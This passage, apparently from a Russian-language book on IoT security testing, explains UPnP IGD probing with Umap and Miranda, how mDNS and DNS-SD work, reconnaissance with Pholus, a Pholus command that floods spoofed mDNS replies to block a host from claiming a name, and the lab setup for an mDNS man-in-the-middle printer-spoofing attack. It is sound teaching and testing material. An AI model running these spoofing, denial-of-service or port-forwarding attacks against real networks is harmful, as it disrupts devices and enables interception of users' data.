


Рис. 6.3. Блок-схема Uтар для сканирования хостов

Конечно, вы можете отредактировать переменную `commonPorts` и попытаться перенаправить другие порты. Можно найти хороший справочник по наиболее часто используемым TCP-портам, выполнив следующую команду Nmap:

```
# nmap --top-ports 100 -v -oG -
Nmap 7.70 scan initiated Mon Jul 8 00:36:12 2019 as: nmap --top-ports 100 -v -oG -
# Ports scanned: TCP(100;7,9,13,21-23,25-26,37,53,79-81,88,106,110-
111,113,119,135,139,143-144,179,199,389,427,443-445,465,513-515,543-
544,548,554,587,631,646,873,990,993,995,1025-1029,1110,1433,1720,1723,1755,1900,2000-
2001,2049,2121,2717,3000,3128,3306,3389,3986,4899,5000,5009,5051,5060,5101,5190,5357,5432,56-
31,5666,5800,5900,6000-6001,6646,7070,8000,8008-8009,8080-8081,8443,8888,9100,9999-
10000,32768,49152-49157) UDP(0;) SCTP(0;) PROTOCOLS(0;)
```

Получение и использование Umap

Umap был впервые представлен на Defcon 19 Даниэлем Гарсиа; последнюю версию инструмента можно найти на веб-сайте его автора: <https://toor.do/umap-0.8.tar.gz>. После распаковки сжатого tar-архива Umap вы также можете установить SOAPpy и iplib:

```
# apt-get install pip
# pip install SOAPpy
# pip install iplib
```

Umap написан на Python 2, который официально больше не поддерживается; поэтому, если в вашем дистрибутиве Linux нет доступного диспетчера пакетов Python 2, вам нужно будет загрузить его вручную с <https://pypi.org/project/pip/#files>. Загрузите последнюю версию исходного кода и запустите ее так:

```
# tar -xzf pip-20.0.2.tar.gz
# cd pip-20.0.2
# python2.7 setup install
```

Запустите Umap следующей командой (заменяя IP-адрес на внешний IP-адрес вашей цели):

```
# ./umap.py -c -i 74.207.225.18
```

После запуска Umap будет реализовывать блок-схему просмотра, показанную на рис. 6.3. Даже если устройство не объявляет команду IGD (что означает, что команда не обязательно должна быть указана как controlURL в XML-файле описания), некоторые системы все равно принимают команды из-за ошибочной реализации UPnP. Таким образом, вы всегда должны проверять их все в надлежащем тесте безопасности. Таблица 6.1 содержит список тестируемых команд IGD.

Обратите внимание, что последняя общедоступная версия Umap (0.8) не выполняет автоматическую проверку этих команд. Вы можете найти более подробную информацию о них в официальной спецификации по адресу <http://upnp.org/specs/gw/UPnP-gw-ANPPConnection-v1-Service.pdf/>.

После того как Umap обнаружит доступную через внешний интернет службу IGD, вы можете использовать Miranda для ручного тестирования этих команд. В зависимости от команды вы должны получить различные ответы. Например, вернувшись к нашему уязвимому маршрутизатору OpenWrt и запустив против него Miranda, мы можем увидеть вывод некоторых из этих команд:

Таблица 6.1. Список возможных команд IGD

SetConnectionType	Устанавливает определенный тип соединения
GetConnectionTypeInfo	Извлекает значения текущего типа соединения и допустимых типов соединения
ConfigureConnection	Отправьте эту команду для настройки PPP-соединения на устройстве WAN и измените статус соединения ConnectionStatus из «Не конфигурировано» на «Отключено»
RequestConnection	Иницирует подключение к экземпляру службы подключения с уже определенной конфигурацией
RequestTermination	Отправьте эту команду любому экземпляру подключения в состоянии «Подключено», «Подключение» или «Аутентификация», чтобы изменить состояние подключения на «Отключено»
ForceTermination	Отправьте эту команду любому экземпляру подключения в состоянии «Подключено», «Подключение», «Проверка подлинности», «Ожидание отключения» или «Отключение», чтобы изменить ConnectionStatus на «Отключено»
SetAutoDisconnectTime	Устанавливает время (в секундах), по истечении которого активное соединение автоматически разрывается
SetIdleDisconnectTime	Указывает время простоя (в секундах), после которого соединение может быть разорвано
SetWarnDisconnectDelay	Указывает количество секунд предупреждения для каждого (потенциально) активного пользователя соединения, прежде чем соединение будет прервано
GetStatusInfo	Извлекает значения переменных состояния, относящихся к состоянию соединения
GetLinkLayerMaxBitRates	Получает максимальные скорости передачи данных в восходящем и нисходящем направлении для соединения
GetPPPEncryptionProtocol	Извлекает протокол шифрования канального уровня (PPP)
GetPPPCompressionProtocol	Извлекает протокол сжатия канального уровня (PPP)
GetPPPAAuthenticationProtocol	Извлекает протокол аутентификации канального уровня (PPP)
GetUserName	Извлекает имя пользователя, используемое для активации соединения
GetPassword	Извлекает пароль, используемый для активации соединения
GetAutoDisconnectTime	Извлекает время (в секундах), по истечении которого активное соединение автоматически отключается
GetIdleDisconnectTime	Получает время простоя (в секундах), после которого соединение может быть разорвано
GetWarnDisconnectDelay	Получает количество секунд предупреждения для каждого (потенциально) активного пользователя соединения, прежде чем соединение будет прервано
GetNATRSIPStatus	Получает текущее состояние NAT и Realm-Specific IP (RSIP) на шлюзе для этого подключения
GetGenericPortMappingEntry	Извлекает сопоставления портов NAT по одной записи за раз
GetSpecificPortMappingEntry	Сообщает о статическом сопоставлении портов, указанном уникальным кортежем RemoteHost, ExternalPort и PortMappingProtocol
AddPortMapping	Создает новое сопоставление портов или перезаписывает существующее сопоставление с тем же внутренним клиентом. Если пара ExternalPort и PortMappingProtocol уже сопоставлена с другим внутренним клиентом, возвращается ошибка
DeletePortMapping	Удаляет ранее созданное сопоставление портов. По мере удаления каждой записи массив уплотняется, а значение переменной PortMappingNumberOfEntries уменьшается на единицу
GetExternalIPAddress	Получает значение внешнего IP-адреса в этом экземпляре подключения.

```
upnp> host send 0 WANConnectionDevice WANIPv6FirewallControl GetFirewallStatus
InboundPinholeAllowed : 1
FirewallEnabled : 1
upnp> host send 0 WANConnectionDevice WANIPConnection GetStatusInfo
NewUptime : 10456
NewLastConnectionError : ERROR_NONE
NewConnectionStatus : Connected
```

Но инструмент может не всегда указывать на то, что команда выполнена успешно, поэтому не забудьте активировать анализатор пакетов, такой как Wireshark, чтобы понять, что происходит за кулисами.

Выполнение сведений о хосте предоставит вам длинный список всех объявленных команд, но вам все равно следует попытаться протестировать их все. Следующий вывод показывает только первую часть списка для системы OpenWrt, которую мы настроили ранее:

```
upnp> host details 0
Host name:      [fd37:84e0:6d4f::1]:5000
UPNP XML File:  http://[fd37:84e0:6d4f::1]:5000/rootDesc.xml

Device information:
  Device Name: InternetGatewayDevice
    Service Name: Device Protection
      controlURL: /ctl/DP
      eventSubURL: /evt/DP
      serviceId: urn:upnp-org:serviceId:DeviceProtection1
      SCPDURL: /DP.xml
      fullName: urn:schemas-upnp-org:service:DeviceProtection:1
      ServiceActions:
        GetSupportedProtocols
          ProtocolList
            SupportedProtocols:
              dataType: string
              sendEvents: N/A
              allowedValueList: []
            direction: out
          SendSetupMessage
          ...
```

Этот вывод содержит только небольшую часть длинного списка объявленных команд UPnP.

Другие атаки UPnP

Можно опробовать и другие атаки против UPnP. Например, использовать XSS-уязвимость до аутентификации в веб-интерфейсе маршрутизатора, учитывая возможность перенаправления портов UPnP. Этот вид атаки будет работать удаленно, даже если маршрутизатор блокирует запросы WAN. Для этого сначала нужно применить мето-

ды социальной инженерии, чтобы заставить пользователя посетить веб-сайт, на котором размещена вредоносная полезная нагрузка JavaScript с XSS. XSS позволит уязвимому маршрутизатору войти в ту же локальную сеть, что и пользователь, чтобы вы могли отправлять ему команды через его службу UPnP. Эти команды в виде специально созданных XML-запросов внутри объекта XMLHttpRequest могут заставить маршрутизатор перенаправлять порты из локальной сети в интернет.

Использование mDNS и DNS-SD

Multicast DNS (широковещательный DNS, mDNS) – это протокол с нулевой конфигурацией, который позволяет вам выполнять DNS-подобные операции в локальной сети в отсутствие обычного одноадресного DNS-сервера. Протокол использует тот же API, форматы пакетов и рабочую семантику, что и DNS, что допускает разрешение доменных имен в локальной сети. *Обнаружение службы DNS* (DNS Service Discovery, DNS-SD) – это протокол, который позволяет клиентам обнаруживать список именованных экземпляров служб (например, `test_ipps_tcp.local` или `linux_ssh_tcp.local`) в домене с помощью стандартных DNS-запросов. DNS-SD чаще всего используется вместе с mDNS, но не зависит от него. Оба они используются многими устройствами интернета вещей, такими как сетевые принтеры, Apple TV, Google Chromecast, устройства для хранения данных с подключением к сети (NAS) и камеры. Большинство современных операционных систем поддерживают их.

Оба протокола работают в одном широковещательном домене; это означает, что устройства используют один и тот же уровень передачи данных, также называемый локальным каналом или уровнем 2 в модели взаимодействия открытых систем (OSI) компьютерных сетей. Это означает, что сообщения не будут проходить через маршрутизаторы, которые работают на уровне 3. Устройства должны быть подключены к тем же ретрансляторам Ethernet или сетевым коммутаторам для прослушивания этих многоадресных сообщений и ответа на них.

Протоколы локальных каналов могут создавать уязвимости по двум причинам. Во-первых, даже если вы обычно сталкиваетесь с этими протоколами в локальном соединении, локальная сеть не обязательно является надежной с взаимодействующими участниками. В сложных сетевых средах часто отсутствует правильная сегментация, позволяющая злоумышленникам переходить от одной части сети к другой (например, путем компрометации маршрутизаторов). Кроме того, в корпоративных средах часто применяются политики использования собственного устройства (BYOD), которые позволяют сотрудникам использовать свои личные устройства в этих сетях. Ситуация усугубляется в общественных сетях, например в аэропортах или кафе. Во-вторых, небезопасные реализации этих сервисов могут

позволить злоумышленникам использовать их удаленно, полностью минуя локальные ссылки.

В этом разделе мы рассмотрим, как злоупотреблять этими двумя протоколами в экосистемах интернета вещей. Вы можете выполнять разведку, атаки типа «человек посередине», атаки типа «отказ в обслуживании», «отравление» одноадресного DNS-кеша и многое другое!

Как работает mDNS

Устройства используют mDNS, когда в локальной сети отсутствует обычный одноадресный DNS-сервер. Чтобы разрешить доменное имя для локального адреса с помощью mDNS, устройство отправляет DNS-запрос для доменного имени, заканчивающегося на .local, на широко-вещательный адрес 224.0.0.251 (для IPv4) или FF02::FB (для IPv6). Вы также можете использовать mDNS для разрешения глобальных доменных имен (не .local), но в реализациях mDNS это поведение по умолчанию должно быть отключено. Запросы и ответы mDNS используют UDP и порт 5353 в качестве как порта источника, так и порта назначения.

Каждый раз, когда происходит изменение подключения респондера (ответчика) mDNS, он должен выполнить два действия: *проверку* (probing) и *объявление* (announcing). Во время проверки, которая выполняется первой, хост запрашивает (с использованием типа запроса "ANY", который соответствует значению 255 в поле QTYPE в пакете mDNS) локальную сеть на предмет того, используются ли уже записи, которые он хочет объявить. Если они не используются, хост объявляет о своих новых зарегистрированных записях (содержащихся в разделе ответа пакета), отправляя незапрошенные ответы mDNS в сеть.

mDNS-ответы содержат несколько важных флагов, включая значение времени жизни записи (Time to Live, TTL), которое указывает, сколько секунд запись действительна. Отправка ответа с TTL = 0 означает, что соответствующая запись должна быть аннулирована. Другой важный флаг – это бит QU, который указывает, является ли запрос одноадресным, или нет. Если бит QU не установлен, пакет является широко-вещательным. Поскольку можно получать одноадресные запросы за пределами локальной ссылки, безопасные реализации mDNS всегда должны проверять, что адрес источника в пакете соответствует диапазону адресов локальной подсети.

Как работает DNS-SD


DNS-SD позволяет клиентам обнаруживать доступные службы в сети. Чтобы использовать его, клиенты отправляют стандартные DNS-запросы для записей-указателей (PTR), которые сопоставляют тип службы со списком имен конкретных экземпляров этого типа службы.

Чтобы запросить запись PTR, клиенты используют форму имени "<Служба>.<Домен>". Часть <Служба> представляет собой пару меток DNS: символ подчеркивания, за которым следует имя службы (например, _ipps, _printer или _ipp) и либо _tcp, либо _udp. Часть <Домен>

получает значение ".local". Затем респонденты возвращают записи PTR, которые указывают на сопутствующую службу (SRV) и текст (TXT). Запись mDNS PTR содержит имя службы, которое совпадает с именем записи SRV без имени экземпляра: другими словами, оно указывает на запись SRV. Вот пример записи PTR:

```
_ipps._tcp.local: type PTR, class IN, test._ipps._tcp.local
```

Часть записи PTR слева от двоеточия – это его имя, а часть справа – это запись SRV, на которую указывает запись PTR. В записи SRV перечислены целевой хост и порт, по которым экземпляр службы может быть доступен. Например, на рис. 6.4 показана SRV-запись «test._ipps._tcp.local» в Wireshark.



```
▼ test._ipps._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 8000, target ubuntu.local
  Service: test
  Protocol: _ipps
  Name: _tcp.local
  Type: SRV (Server Selection) (33)
  .000 0000 0000 0001 = Class: IN (0x0001)
  1... .. = Cache flush: True
  Time to live: 120
  Data length: 8
  Priority: 0
  Weight: 0
  Port: 8000
  Target: ubuntu.local
```

Рис. 6.4. Пример записи SRV для службы «test._ipps._tcp.local». Поля Target и Port содержат имя хоста и порт прослушивания для службы

Имена SRV имеют формат "<Экземпляр>.<Служба>.<Домен>". Метка <Экземпляр> включает удобное для пользователя имя для службы (в данном случае test). Метка <Служба> определяет, что делает служба и какой протокол приложения она использует для этого. Она состоит из набора меток DNS: символа подчеркивания, за которым следует имя службы (например, _ipps, _ipp, _http), за которым следует транспортный протокол (_tcp, _udp, _sctp и т. д.). Часть <Домен> указывает субдомен DNS, в котором зарегистрированы эти имена. Для mDNS это .local, но это может быть что угодно, если вы используете одноадресный DNS. SRV-запись также содержит разделы Target и Port, содержащие имя хоста и порт, на котором можно найти службу (рис. 6.4).

Запись TXT, имеющая то же имя, что и запись SRV, предоставляет дополнительную информацию об этом экземпляре в структурированной форме с использованием пар ключ/значение. Запись TXT содержит информацию, необходимую, когда IP-адреса и номера порта (содержащихся в записи SRV) недостаточно для идентификации службы. Например, в случае со старым протоколом Unix LPR запись TXT указывает имя очереди.

Проведение разведки с помощью mDNS и DNS-SD

Вы можете многое узнать о локальной сети, просто отправив запросы mDNS и перехватив многоадресный трафик mDNS. Например, мо-

жете обнаруживать доступные службы, запрашивать определенные экземпляры службы, перечислять домены и идентифицировать хост. В частности, для идентификации хоста в системе, которую вы пытаетесь исследовать, должна быть включена специальная служба `_workstation`.

Мы проведем разведку с помощью инструмента под названием Pholus, который разработал Антониос Атласис. Загрузите его с <https://github.com/aatlasis/Pholus/>. Обратите внимание, что Pholus написан на Python 2, который официально больше не поддерживается. Возможно, вам придется вручную загрузить `pip` для Python2 по аналогии с установкой Umap (см. выше раздел «Получение и использование Umap»). Затем нужно будет установить Scapy, используя версию `pip` для Python2:

```
# pip install scapy
```

Pholus будет отправлять запросы mDNS (`-rq`) в локальную сеть и захватывать широкоэвещательный трафик mDNS (для `-stimeout 10` секунд), собирая много интересной информации:

```
root@kali:~/zeroconf/mdns/Pholus# ./pholus.py eth0 -rq -stimeout 10
source MAC address: 00:0c:29:32:7c:14 source IPv4 Address: 192.168.10.10 source IPv6 address:
fdd6:f51d:5ca8:0:20c:29ff:fe32:7c14
Sniffer filter is: not ether src 00:0c:29:32:7c:14 and udp and port 5353
I will sniff for 10 seconds, unless interrupted by Ctrl-C
-----
Sending mdns requests
30:9c:23:b6:40:15 192.168.10.20 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_
nvstream_dbd._tcp.local."
9c:8e:cd:10:29:87 192.168.10.245 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_
http._tcp.local."
00:0c:29:7f:68:f9 fd37:84e0:6d4f::1 QUERY Question: 1.0.0.0.0.0.0.0.0.0.0.0.0.0.f.4
.d.6.0.e.4.8.7.3.d.f.ip6.arpa. * (ANY) QM Class:IN
00:0c:29:7f:68:f9 fd37:84e0:6d4f::1 QUERY Question: OpenWrt-1757.local. * (ANY) QM Class:IN
00:0c:29:7f:68:f9 fd37:84e0:6d4f::1 QUERY Auth_NS: OpenWrt-1757.local. HINFO Class:IN
"X86_64LINUX"
00:0c:29:7f:68:f9 fd37:84e0:6d4f::1 QUERY Auth_NS: OpenWrt-1757.local. AAAA Class:IN
"fd37:84e0:6d4f::1"
00:0c:29:7f:68:f9 fd37:84e0:6d4f::1 QUERY Auth_NS: 1.0.0.0.0.0.0.0.0.0.0.0.0.0.f.4.
d.6.0.e.4.8.7.3.d.f.ip6.arpa. PTR Class:IN "OpenWrt-1757.local."
```

На рис. 6.5 показан дамп Wireshark из запроса Pholus. Обратите внимание, что ответы отправляются обратно на адрес широкоэвещательной рассылки через порт UDP 5353. Поскольку любой может получить многоадресные сообщения, злоумышленник может легко отправить запрос mDNS с поддельного IP-адреса и по-прежнему получать ответы в локальной сети.

Узнать больше о том, какие службы доступны в сети, – самый первый шаг в любом тесте безопасности. Используя этот подход, вы мо-

жете найти службы с потенциальными уязвимостями, а затем воспользоваться ими.

Злоупотребление на этапе проверки mDNS

В этом разделе мы воспользуемся этапом проверки mDNS. На данном этапе, который имеет место всякий раз, когда респондер mDNS запускается или изменяет свое подключение, респондент спрашивает локальную сеть, есть ли какие-либо записи ресурсов с тем же именем, что и то, которое планируется объявить. Для этого он отправляет запрос типа "ANY" (255), как показано на рис. 6.6.




Рис. 6.5. Pholus, отправляющий запросы mDNS и получающий ответы на многоадресный адрес

Если ответ содержит предполагаемую запись, проверяющий хост должен выбрать новое имя. Если в течение 10 с происходит 15 конфликтов, хост должен подождать не менее пяти секунд перед любой дополнительной попыткой. Кроме того, если проходит одна минута, в течение которой хост не может найти неиспользуемое имя, он сообщает пользователю об ошибке.

```
▼ test._ipps._tcp.local: type ANY, class IN, "QM" question
Name: test._ipps._tcp.local
[Name Length: 21]
[Label Count: 4]
Type: * (A request for all records the server/cache has available) (255)
.000 0000 0000 0001 = Class: IN (0x0001)
0... .. = "QM" question: False

17 00 ff 00 01 04 74 65 73 74 05 5f 69 70 70 73 .....te st _ipps
c0 17 00 ff 00 01 c0 27 00 21 00 01 00 00 00 78 ..... ' !.....x
```

Рис. 6.6. Пример запроса mDNS «ANY» для «test._ipps._tcp.local»

Фаза проверки поддается следующей атаке: злоумышленник может отслеживать трафик mDNS для проверяющего хоста, а затем непрерывно отправлять ответы, содержащие соответствующую запись, постоянно заставляя хост менять запрашиваемое имя, пока он не завершит работу. Это вызывает изменение конфигурации (например, в связи с тем, что проверяющий хост должен выбрать новое имя для службы, которую он предоставляет) и, возможно, атаку отказа в обслуживании, если хост не может получить доступ к искомому ресурсу.

Для быстрой демонстрации этой атаки используйте Pholus с аргументом `-afre`:

```
# python pholus.py eth0 -afre -stimeout 1000
```

Замените аргумент `eth0` на предпочитаемый сетевой интерфейс. Аргумент `-afre` заставляет Pholus отправлять поддельные ответы mDNS в течение `-stimeout` секунд. Этот вывод показывает, что Pholus блокирует новый хост Ubuntu в сети:

```
00:0c:29:f4:74:2a 192.168.10.219 QUERY Question: ubuntu-133.local. * (ANY) QM Class:IN
00:0c:29:f4:74:2a 192.168.10.219 QUERY Auth_NS: ubuntu-133.local. AAAA Class:IN "fdd6:f51d:5ca8:0:c81e:79a4:8584:8a56"
00:0c:29:f4:74:2a 192.168.10.219 QUERY Auth_NS: 6.5.a.8.4.8.5.8.4.a.9.7.e.1.8.c.0.0.0.0.8.a.c.5.d.1.5.f.6.d.d.f.ip6.arpa. PTR Class:IN "ubuntu-133.local."
Query Name = 6.5.a.8.4.8.5.8.4.a.9.7.e.1.8.c.0.0.0.0.8.a.c.5.d.1.5.f.6.d.d.f.ip6.arpa Type=255
00:0c:29:f4:74:2a fdd6:f51d:5ca8:0:e923:d17e:4a0f:184d QUERY Question: 6.5.a.8.4.8.5.8.4.a.9.7.e.1.8.c.0.0.0.0.8.a.c.5.d.1.5.f.6.d.d.f.ip6.arpa. * (ANY) QM Class:IN
Query Name = ubuntu-134.local Type= 255
00:0c:29:f4:74:2a fdd6:f51d:5ca8:0:e923:d17e:4a0f:184d QUERY Question: ubuntu-134.local. * (ANY) QM Class:IN
00:0c:29:f4:74:2a fdd6:f51d:5ca8:0:e923:d17e:4a0f:184d QUERY Auth_NS: ubuntu-134.local. AAAA Class:IN "fdd6:f51d:5ca8:0:c81e:79a4:8584:8a56"
```

Когда хост Ubuntu загрузился, его респондер mDNS попытался запросить локальное имя `ubuntu.local`. Поскольку Pholus постоянно отправлял поддельные ответы, указывающие, что это имя принадлежит злоумышленнику, хост Ubuntu продолжал повторять новые потенциальные имена, такие как `ubuntu-2.local`, `ubuntu-3.local` и т. д., без возможности регистрации. Обратите внимание, что хост безуспешно дошел до имени `ubuntu-133.local`.

Атаки «человек посередине» на mDNS и DNS-SD

Проведем усовершенствованную атаку с большим воздействием: злоумышленники, отравляющие mDNS в локальной сети, занимают привилегированное положение «человек посередине» между клиентом и некоторой службой, используя отсутствие аутентификации в mDNS. Это позволяет им захватывать и изменять потенциально конфиден-

циальные данные, передаваемые по сети, или просто отказывать в обслуживании.

В этом разделе мы создадим на Python «отравитель» mDNS, который имитирует сетевой принтер для перехвата документов, предназначенных настоящему принтеру. Затем протестируем атаку в виртуальной среде.

Настройка сервера жертвы

Начнем с настройки машины жертвы для запуска эмулированного принтера с помощью `ippserver`. `Ippserver` – это простой сервер протокола интернет-печати (internet printing protocol, IPP), который может действовать как очень простой сервер печати. Мы использовали Ubuntu 18.04.2 LTS (IP адрес: 192.168.10.219) в VMware, но точные особенности операционной системы не имеют значения, если вы можете запустить текущую версию `ippserver`.

После установки операционной системы запустите сервер печати, введя следующую команду в терминале:

```
$ ippserver test -v
```

Эта команда запускает `ippserver` с настройками конфигурации по умолчанию. Он должен прослушивать TCP-порт 8000, объявить службу с именем `test` и включить подробный вывод. Если при запуске сервера у вас открыт Wireshark, вы должны заметить, что сервер выполняет фазу зондирования, отправляя запрос mDNS на локальный адрес широковещательной рассылки 224.0.0.251 с запросом, нет ли у кого-то службы печати с именем `test` (рис. 6.7).

```
▶ Internet Protocol Version 4, Src: 192.168.10.219, Dst: 224.0.0.251
▶ User Datagram Protocol, Src Port: 5353, Dst Port: 5353
▼ Multicast Domain Name System (query)
  Transaction ID: 0x0000
  ▶ Flags: 0x0000 Standard query
    Questions: 4
    Answer RRs: 0
    Authority RRs: 8
    Additional RRs: 0
  ▼ Queries
    ▶ test._http._tcp.local: type ANY, class IN, "QM" question
    ▶ test._printer._tcp.local: type ANY, class IN, "QM" question
    ▶ test._ipp._tcp.local: type ANY, class IN, "QM" question
    ▶ test._ipps._tcp.local: type ANY, class IN, "QM" question
  ▼ Authoritative nameservers
    ▶ test._printer._tcp.local: type SRV, class IN, priority 0, weight 0, port 0, target ubuntu.local
    ▶ test._printer._tcp.local: type TXT, class IN
    ▶ test._ipp._tcp.local: type SRV, class IN, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ test._ipp._tcp.local: type TXT, class IN
    ▶ test._ipps._tcp.local: type SRV, class IN, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ test._ipps._tcp.local: type TXT, class IN
    ▶ test._http._tcp.local: type SRV, class IN, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ test._http._tcp.local: type TXT, class IN
```

Рис. 6.7. *Ippserver* отправляет запрос mDNS, спрашивая, используются ли уже записи ресурсов, относящиеся к службе принтера с именем `test`

Этот запрос также содержит некоторые предлагаемые записи в разделе Authority (вы можете увидеть их в разделе Authoritative nameservers на рис. 6.7). Поскольку это не ответ mDNS, такие записи не

считаются официальными ответами; вместо этого они используются для одновременных проверок разрешения конфликтов – ситуация, которая сейчас нас не волнует.

Затем сервер подождет пару секунд и, если больше никто в сети не ответит, перейдет к фазе объявления. На этом этапе `ippserver` отправляет незапрашиваемый ответ `mDNS`, содержащий в разделе ответа все его новые зарегистрированные записи ресурсов (рис. 6.8).

```

▶ Internet Protocol Version 4, Src: 192.168.10.219, Dst: 224.0.0.251
▶ User Datagram Protocol, Src Port: 5353, Dst Port: 5353
▼ Multicast Domain Name System (response)
  ▶ Transaction ID: 0x0000
  ▶ Flags: 0x8400 Standard query response, No error
  Questions: 0
  Answer RRs: 23
  Authority RRs: 0
  Additional RRs: 0
  ▼ Answers
    ▶ test._http._tcp.local: type TXT, class IN, cache flush
    ▶ _printer._tcp.local: type PTR, class IN, test._printer._tcp.local
    ▶ test._printer._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 0, target ubuntu.local
    ▶ ubuntu.local: type AAAA, class IN, cache flush, addr fdd6:f51d:5ca8:0:e923:d17e:4a07:184d
    ▶ ubuntu.local: type AAAA, class IN, cache flush, addr fdd6:f51d:5ca8:0:2567:ce77:3348:5ef1
    ▶ ubuntu.local: type AAAA, class IN, cache flush, addr fdd6:f51d:5ca8::905
    ▶ ubuntu.local: type A, class IN, cache flush, addr 192.168.10.219
    ▶ test._printer._tcp.local: type TXT, class IN, cache flush
    ▶ _services._dns-sd._udp.local: type PTR, class IN, _printer._tcp.local
    ▶ _ipp._tcp.local: type PTR, class IN, test._ipp._tcp.local
    ▶ test._ipp._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ test._ipp._tcp.local: type TXT, class IN, cache flush
    ▶ _services._dns-sd._udp.local: type PTR, class IN, _ipp._tcp.local
    ▶ _print._sub._ipp._tcp.local: type PTR, class IN, test._ipp._tcp.local
    ▶ _ipps._tcp.local: type PTR, class IN, test._ipps._tcp.local
    ▶ test._ipps._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ test._ipps._tcp.local: type TXT, class IN, cache flush
    ▶ _services._dns-sd._udp.local: type PTR, class IN, _ipps._tcp.local
    ▶ _print._sub._ipps._tcp.local: type PTR, class IN, test._ipps._tcp.local
    ▶ _http._tcp.local: type PTR, class IN, test._http._tcp.local
    ▶ test._http._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 8000, target ubuntu.local
    ▶ _services._dns-sd._udp.local: type PTR, class IN, _http._tcp.local
    ▶ _printer._sub._http._tcp.local: type PTR, class IN, test._http._tcp.local

```

Рис. 6.8. Во время фазы объявления `ippserver` отправляет незапрашиваемый ответ `mDNS`, содержащий недавно зарегистрированные записи

Этот ответ включает набор записей `PTR`, `SRV` и `TXT` для каждой службы, как было показано в разделе «Как работает DNS-SD». Также он включает записи `A` (для IPv4) и записи `AAAA` (для IPv6), которые используются для разрешения доменного имени с IP-адресами. Запись `A` для `ubuntu.local` в этом случае будет содержать IP-адрес 192.168.10.219.

Подготовка клиента-жертвы

В качестве жертвы, запрашивающей службу печати, вы можете использовать любое устройство, работающее под управлением операционной системы, поддерживающей `mDNS` и `DNS-SD`. В этом примере мы будем использовать MacBook Pro с macOS High Sierra. Реализация сети Apple с нулевой конфигурацией называется Bonjour и основана на `mDNS`. Bonjour должен быть включен по умолчанию в macOS. Если это не так, вы можете включить его, введя следующую команду в терминале:

```
$ sudo launchctl load -w /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist
```

